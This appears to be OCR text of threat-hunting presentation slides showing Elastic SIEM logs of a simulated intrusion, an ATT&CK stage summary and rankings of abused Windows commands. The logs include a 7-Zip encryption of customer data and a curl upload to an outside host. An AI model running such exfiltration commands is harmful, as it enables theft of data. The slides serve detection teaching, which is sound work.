
metasploit.dll

beat.hostname: "AdminPC"

What was done…

	event_data.CommandLine
02:57:56.207	tree /F
03:03:25.969	"c:\Program Files\7-zip\7z.exe" a photos.7z Desktop\customer-data.txt -p7890UIOP1234asdf
03:51:14.171	curl --limit-rate 150K -F "upload=@c:\users\administrator\photos.7z" mydatadropbox.biz

TACTIC: COMMAND AND CONTROL



ATTACK SUMMARY

1. Persistence: VBS set to autostart in registry
2. Execution: VBS ran encoded PowerShell
3. Execution: Download & ran Meterpreter via RunDLL32
4. Cred. Access: Used PowerShell based Mimikatz
5. Lateral Movement: Scanned with credentials
6. Lateral Movement: Pivot to Admin PC via $admin
7. Exfil: Compressed/Encrypted and Exfil'd data
8. Command and Control: Used DNS Tunneling

Caught every step!

WHICH COMMANDS ARE USED MOST?

- MITRE ATT&CK
- Japan CERT "Commands abused by attackers"
  - http://blog.jpcert.or.jp/2016/01/windows-commands-abused-by-attackers.html

Ranking	Command	Times executed
1	at	103
2	reg	31
3	wmic	24
4	wusa	7
5	netsh advfirewall	4
6	sc	4
7	rundll32	2

Ranking	Command	Times executed	Option
1	dir	62	
2	net user	21	/domain /add
3	net view	9	/domain
4	ping	4	
5	net localgroup	4	/add
6	tree	3	/F
7	type	2	
8	net group	1	/domain

Ranking	Command	Times executed	Option
1	tasklist	29	/m /svc
2	whoami	6	
3	ipconfig	5	/all
4	net start	4	
5	netstat	3	-ano
6	nslookup	3	
7	ver	2	
8	time	1	/t

REVIEW

- **High-value host** and **network** data
  - **Filtered**, **parsed**, and **enriched** logs using **Elastic stack**
- **Quantified** defense to management
- Hunt team:
  - Assumes Compromise
  - Uses **MITRE ATT&CK** based analytics
  - **Catches all attack stages in multiple ways**

TAKEAWAYS

- Focus on **post-exploitation** detection with **high-value logs**
- **Enrichment** enabled by Elastic SIEM
  - **New course: SEC455** – SIEM Design & Implementation
- **MITRE ATT&CK** guides your analytics
- **Quantify and track** detection capability
- **Test it**, report, incentivize to constantly improve
- This setup = **Incredible detection superpower!!**